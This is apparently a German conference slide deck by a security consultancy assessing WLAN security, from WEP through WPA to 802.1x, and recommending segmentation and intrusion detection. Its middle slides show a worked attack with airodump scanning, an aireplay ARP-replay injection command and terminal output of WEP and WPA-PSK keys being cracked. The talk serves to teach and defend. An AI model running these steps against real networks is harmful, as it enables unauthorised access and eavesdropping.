


WLAN Security – eine Bestandsaufnahme

Enno Rey, CISSP, CISA


ERNW GmbH



Ziele des Vortrags




- Bewertung des aktuellen Stands an Sicherheits-Mechanismen
- Demonstration, welche Werkzeuge typischerweise von Angreifern eingesetzt werden.
- Aufzeigen, dass WLAN-Sicherheit nicht nur von den eingesetzten Protokollen abhängt



Agenda




- Threats & Vulnerabilities
- Hacker-Werkzeuge
- Bewertung der aktuellen Situation
- Neue Ansätze, Protokolle und Probleme
- Ausblick



ERNW



- Gegründet Sommer 2001 durch Enno Rey
- Netzwerk-Dienstleister mit Sicherheits-Fokus
- Aktuell zehn Mitarbeiter
- Schwerpunkte: Security Management, Audit/Revision, Security Research, Penetrations-Tests
- Kunden: Industrie, Banken, Behörden, Provider




WLAN Threats



Zwei Haupt-Bedrohungen:

- Mitlesen von Verkehr (und potentiell Veränderung)
- Unautorisierter Netzwerk-Zugang


- Das Mitlesen von Verkehr setzt **nicht** bereits bestehenden Netzwerk-Zugang voraus (im Unterschied etwa zum *Wired LAN*).



WLAN Vulnerabilities

Typische Schwachstellen von WLANs:

- Verkehr kann **immer** passiv mitgelesen werden (Funk-Erreichbarkeit vorausgesetzt...).
- Gleichzeitig kann die Funk-Reichweite vom Sender kaum kontrolliert werden.
[„My antenna is bigger than yours!“]
- Vorhandene Sicherheits-Mechanismen werden nicht eingesetzt.
- Vorhandene Sicherheits-Mechanismen sind unzureichend.
- „Betriebs-Probleme“ (ungesicherte APs, schlechtes NW-Design etc.)



Überblick über Gegenmassnahmen

Drei „Generationen“ der WLAN-Sicherheits Mechanismen

„Alte Welt“ (in erster Linie 802.11b)

Schutz vor unautorisiertem Zugang: MAC-Filterung, kein SSID-BC, WEP

Schutz vor Mitlesen/Veränderung: WEP (statisch)

Bewertung: leicht angreifbar hinsichtlich Zugang + Entschlüsselung (auch *backward*).

- „Zweite Generation“ (LEAP, WPA-PSK)

Schutz vor unautorisiertem Zugang: Authentifizierung (802.1x)

Schutz vor Mitlesen/Veränderung: TKIP/„dynamisches WEP“, MIC


Bewertung: je nach Implementierung angreifbar. Meist jedoch keine *backward*-Anal. mgl.

- „Moderne Generation“ (PEAP, WPA-Enterprise)

Schutz vor unautorisiertem Zugang: Authentifizierung (802.1x mit Zertifikat[en])


Schutz vor Mitlesen/Veränderung: TKIP + MIC, AES-CCMP [WPA2]

Bewertung: nicht mehr auf Zugangs-/Transport-Ebene angreifbar




Hacker-Werkzeuge

- Geeignete Karten
 - unterstützte Standards (802.11b, 802.11g, 802.11a)
 - Leistung (bis zu 300 mw)
 - Chipsatz (meist PRISM oder Atheros)
 - externe Antennen-Anschlüsseguter „Allrounder“: Proxim 8470-WD
- Antenne(n)
- Tools
 - Windows: überwiegend ungeeignet
 - Linux/BSD: gute Tools, aber tricky Installation
 - Meist effizienteste Lösung: LiveCD mit Tools (etwa „backtrack“)
- Zu unterscheiden:
 - un-motivierter Angriff gegen irgendein Netz („Wardriving“)
 - dedizierter Angriff gegen ein bestimmtes Netz



Typischer Ablauf eines Angriffs

- Identifizierung anzugreifender Netze
- Mitlesen des Verkehrs [Tool: *airodump*]
- Ggf. Injektion von Paketen [*aireplay*]
 - zur De-Authentifizierung von Clients (etwa zum Sniffen eines WPA-Handshakes)
 - zur Erzeugung von Verkehr
- Bei Vorliegen ausreichender Pakete Knacken des WEP-Keys oder WPA-PSK [*aircrack*]
- Ggf. Entschlüsselung des bereits aufgezeichneten Verkehrs [*airdecap*]
- Teilnahme am WLAN und Angriffe gegen weitere Netzteilnehmer oder NW-Verkehr




Identifizierung anzugreifender Netze

```
192.168.96.13 - PuTTY
CH 2 ][ BAT 0% ][ GPS 0.000 0.000 0.000 0.00 ][ 2006-07-18 11:17

BSSID          PWR Beacons  # Data  CH  MB  ENC  ESSID
00:09:5B:AC:11:F0 15    197      0  10  54. WEP? Corps
00:15:0C:2B:80:EB 14    137      0   6  54. WEP? FRITZ!Box WLAN 3030
00:A0:F8:A5:F7:DC 14    185      0   6  11  OPN  eurospot
00:15:0C:4F:B9:1A 12    121      0   6  54. WEP? Infinity People GmbH
00:09:5B:95:8F:3E 11    101      0   6  54. OPN  HRC_WiFi
00:04:E2:5F:F2:91  9     66     264  1  11  WEP  Buero
00:0F:34:89:23:07 -1     0       4   6  -1  WPA

BSSID          STATION          PWR  Packets  Probes
00:04:E2:5F:F2:91 00:90:4B:DA:BB:AB 14    257
00:0F:34:89:23:07 00:20:A6:58:0D:09 52     68  T-Mobile_T-Com
```




Fokussierung & Mitlesen

```
192.168.96.13 - PuTTY
CH 1 ][ BAT 0% ][ GPS 0.000 0.000 0.000 0.00 ][ 2006-07-18 11:26

BSSID          PWR Beacons  # Data CH MB ENC  ESSID
00:04:E2:5F:F2:91  6    4308    7658  1 11 WEP  Buero
00:0F:34:89:23:07 -1     0         0    1 -1

BSSID          STATION          PWR  Packets  Probes
00:04:E2:5F:F2:91 00:90:4B:DA:BB:AB 13    6969
00:04:E2:5F:F2:91 00:04:E2:57:9E:5D  5     82
(not associated) 00:60:B3:2D:9D:B8 74    185
00:0F:34:89:23:07 00:20:A6:58:0D:09  8    128  T-Mobile_T-Com
```




Einsatz geeigneter Antennen

```
192.168.96.13 - PuTTY
CH 1 ][ BAT 0% ][ GPS 0.000 0.000 0.000 0.00 ][ 2006-07-18 11:57

BSSID          PWR Beacons  # Data  CH  MB  ENC  ESSID
00:04:E2:5F:F2:91 198      2    2442   1  11  WEP  Buero
00:0F:34:89:23:07 -1        0      66    1  -1  WPA

BSSID          STATION          PWR  Packets  Probes
00:04:E2:5F:F2:91 00:90:4B:DA:BB:AB 208    2332
00:04:E2:5F:F2:91 00:04:E2:57:9E:5D 197    144
00:0F:34:89:23:07 00:20:A6:58:0D:09 250    209  T-Mobile_T-Com
```



Injektion...

```
192.168.96.13 - PuTTY

-i iface : capture packets from this interface
-r file  : extract packets from this pcap file


attack modes:

-0 count : deauthenticate all stations
-1 delay : fake authentication with AP
-2       : interactive frame selection
-3       : standard ARP-request replay
-4       : decrypt/chopchop WEP packet

aireplay 2.41 - (C) 2004,2005 Christophe Devine

usage: aireplay [options] <replay interface>

root@slax:~# aireplay -3 -b 00:04:e2:5f:f2:91 -h 00:90:4b:da:bb:ab wlan0
Saving ARP requests in replay_arp-0718-121206.cap
You must also start airodump to capture replies.
Read 11112 packets (got 5 ARP requests), sent 13828 packets...
```




... und ihre Auswirkung

```
192.168.96.13 - PuTTY
CH 1 ][ BAT 0% ][ GPS 0.000 0.000 0.000 0.00 ][ 2006-07-18 12:26

BSSID          PWR Beacons # Data CH MB ENC  ESSID
00:04:E2:5F:F2:91 203      2   65892  1 11 WEP  Buero
00:0F:34:89:23:07  -1       0    891   1 -1 WPA

BSSID          STATION          PWR  Packets  Probes
00:04:E2:5F:F2:91 00:90:4B:DA:BB:AB 206   62992   Buero
00:04:E2:5F:F2:91 00:04:E2:57:9E:5D 194   3366   Buero
00:0F:34:89:23:07 00:20:A6:58:0D:09 223   2232   T-Mobile_T-Com
(not associated) 00:0E:35:1C:BD:63 192    54     Infinity People GmbH
```



Knacken eines WEP-Keys


```
aircrack 2.41

[00:05:44] Tested 215 keys (got 1279828 IVs)

KB    depth  byte(vote)
 0    0/ 1    BA( 58) 1B( 15) 27( 15) A3( 15) 3D( 10) 83(  4)
 1    0/ 1    DE( 260) FD( 21) 57( 20) 80( 18) C1( 17) D3( 16)
 2    0/ 1    AF( 158) 76( 36) DF( 23) 33( 12) E7(  9) 80(  6)
 3    1/ 2    FE( 107) 2A( 21) 8A( 19) 0A( 15) 32( 15) C2( 15)
 4    0/ 1    BA( 72) 1E( 23) 25( 23) 3D( 18) 3E( 18) CC( 16)
 5    1/ 4    DE( 39) 63( 25) A4( 25) B6( 21) 5A( 15) 9A( 15)
 6    0/ 2    AF( 74) F8( 37) 9F( 33) 73( 25) 39( 18) 2D( 16)
 7    0/ 1    FE( 145) BA( 68) CB( 34) 23( 30) 52( 23) C3( 22)
 8    1/ 3    BA(1088) CE(1013) B0( 246) B9( 149) 88( 135) A4( 130)
 9    0/ 1    DE( 958) EA( 51) FC( 33) 54( 27) E9( 27) 47( 24)
10    0/ 2    AF( 212) 32( 185) 33( 101) FE( 65) 11( 55) 02( 52)
11    0/ 1    FE( 385) 41( 63) 65( 60) 83( 56) 44( 48) 42( 39)
12    0/ 1    12( 422) 58( 86) 34( 68) 38( 61) FC( 55) FD( 47)

KEY FOUND! [ BA:DE:AF:FE:BA:DE:AF:FE:BA:DE:AF:FE:12 ]

root@slax:~# █
```



Knacken eines WPA-PSK

```
192.168.96.13 - PuTTY
root@slax:/mnt/hda3/vortrag# aircrack -w words.lst wpa.cap
Opening wpa.cap
Read 16057 packets.

# BSSID          ESSID          Encryption
1 00:12:17:DD:E3:B4 Raum6          WPA (1 handshake)
2 00:0F:3D:9F:FA:6C          No data - WEP or WPA
3 00:02:2D:76:4C:28          WEP (445 IVs)
4 00:02:2D:76:6F:32          WEP (437 IVs)
.

Index number of target network ? 1

aircrack 2.41

[00:00:00] 40 keys tested (68.13 k/s)


KEY FOUND! [ password ]

Master Key      : 6A CA 29 B4 24 04 F2 83 B5 FB EC F5 28 26 52 B2
                  49 57 2B 13 4E 47 7C 1A 38 93 01 3C 9B DB 4D 3D

Transcient Key  : 6C AA 46 E1 95 30 4D D0 9D 2D B3 66 48 5A AD 83
                  F6 D9 AF 3B E9 14 DF 7B 4A 23 D7 84 23 84 C0 91
                  49 09 35 E0 10 F3 D4 E5 37 27 A6 36 95 6E 6E 97
                  A4 3A 20 95 F7 82 83 46 EC D7 8B 21 9B CF DC F4

EAPOL HMAC      : 6D E4 83 27 C4 27 17 13 CA B4 34 AB 48 24 A6 E3


root@slax:/mnt/hda3/vortrag#
```



Bemerkungen zu Angriffen gegen WPA-PSK



- Angriffe sind Wörterbuch- und/oder Brute Force Angriffe
=> zeitaufwendig
- Langer/komplexer WPA-PSK ist definitiv hilfreich (zum Schutz ;-)
- Cracking kann aber erheblich beschleunigt werden durch *precomputed tables* + spezielle Hardware.
[http://www.layerone.info/2006/presentations/Cracking_WiFi_Faster-LayerOne-Church_of_WiFi.pdf]
- Risiko-Analyse erforderlich...




Bewertung der aktuellen Situation

- WEP kann vergleichsweise leicht attackiert werden (unabhängig von Schlüssellänge und meist auch Rotations-Zyklus)
- WPA-PSK kann je nach Implementierung mit gew. Aufwand attackiert werden
- Cisco LEAP kann je nach Implementierung mit gew. Aufwand attackiert werden (Tool *asleap*)
- Andererseits kann mit geeigneten Access Points etwa LEAP auch ohne AAA-Backend realisiert werden (günstig für bestimmte Umgebungen, je nach Usern oder Mgmt-Mechanismen)

- Nach der reinen Lehre müsste also überall 802.1x basierte Authentifizierung mit Zertifikaten eingesetzt werden (PEAP, EAP-TLS etc.)
 - ⇔ Implementierungs-Aufwand (PKI...)
 - ⇔ unterstützte Clients (Drucker, MDEs, Linux-basierte etc.)
 - ⇔ Betriebs-Erfordernisse

- => Risiko-Analyse erforderlich ;-)))




WLAN-Sicherheit ist nicht nur Transport-Sicherheit...



Weitere Aspekte:

- Management und Fähigkeiten von Access Points
- Netzwerk-Design und Segmentierung
- Intrusion Detection




Management und Fähigkeiten von Access Points



Intelligent vs. thin Access Points


- Physische (Diebstahl-) Sicherung
- Access Points sind Netzwerk-Devices...
- Hardening
[www.ernw.de/publikationen/hard_cisco_aps.pdf]



Netzwerk-Design und Segmentierung




- Netzwerk-Segmentierung basiert auf „Security-Leveln“
 - => Verkehr m. hohem Schutzbedarf sollte von niedrigerem Schutzbedarf getrennt werden
 - => Verkehr mit unterschiedlichem Bedrohungs-Potential sollte getrennt werden
 - => Ihre Einschätzung ist erforderlich...
- Die meisten modernen APs unterstützen Segmentierung per VLANs. Unterschiedliche SSIDs, mit unterschiedlichen „Fähigkeiten“ (Authentifizierung, Verschlüsselung) werden dabei auf unterschiedliche VLANs gemappt.
- Nutzen Sie diese Fähigkeiten!
- Ganz nebenbei... Sie würden nie WLAN und *wired* Knoten im gleichen IP-Subnetz einsetzen, oder? ;-))




Intrusion Detection

Sicherheit heisst nicht nur Prevention, sondern auch Detektion

- Sie sollten in der Lage sein, Auffälligkeiten im WLAN zu bemerken.
- Sei es über intelligente Log-Korrelation und –Auswertung oder über dedizierte IDS-Mechanismen.
- Für IDS noch keine Standards in Sicht, nur Hersteller-proprietäre Lösungen (etwa Cisco WLSE).



Cisco WLSE Intrusion Detection



The screenshot displays the Cisco WLSE interface. On the left, the 'Unknown Radio List' window shows a table of detected rogue radios. The selected entry has the following details:

BSSID	Vendor	Building	Floor	Detection Time
00-40-96-54-c1-7f	Aironet Wireless Co...	Building N	Floor 1	Thu Sep 04 17:44:3...
00-40-96-54-08-a1	Aironet Wireless Co...	Building N	Floor 1	Thu Sep 04 17:44:3...
00-40-96-54-6b-60	Aironet Wireless Co...	Building N	Floor 1	Thu Sep 04 17:44:3...
00-40-96-54-6e-a7	Aironet Wireless Co...	Building N	Floor 1	Thu Sep 04 17:44:5...
00-40-96-55-1d-96	Aironet Wireless Co...	Building N	Floor 1	Thu Sep 04 17:44:3...


Information for the selected radio (BSSID: 00-40-96-54-6b-60):

- Rogue Status: Rogue
- Vendor: Aironet Wireless Communication
- Detection Timestamp: Thu Sep 04 17:44:30 PDT 2003
- SSID: [5] "ROGUE"
- Beacon Interval: 100
- Beacon Channel: 10
- Data Rates: Basic: 1.0Mbps, Basic: 2.0Mbps, Basic: 5.5Mbps, Basic: 11.0Mbps

Reported By table:

IP Address	RSSI
10.10.1.6	-50
10.10.1.8	-51
10.10.1.5	-52


Location Manager window shows a floor plan of Building N, Floor 1, with a heatmap indicating signal strength. Several access points (ap1100-1 to ap1100-4) are visible on the map.




Ausblick & Fazit




- Je nach eingesetzter Technologie können WLANs vergleichsweise einfach attackiert werden... oder eben nicht.
- Die Wahl einer Technology wird von diversen Faktoren bestimmt... und sollte Gegenstand einer Risiko-Analyse sein.
- WLAN Sicherheit umfasst auch geeignetes Netzwerk-Design und Betriebs-Prozesse.
- Der Fokus von WLAN-Angriffen könnte sich auf das Backend verlagern: Web-Interfaces von APs, proprietäre Protokolle mit fragwürdigen Sicherheits-eigenschaften (Cisco WLCCP) etc.





Fragen?

... und Antworten



Vielen Dank für Ihre Aufmerksamkeit!

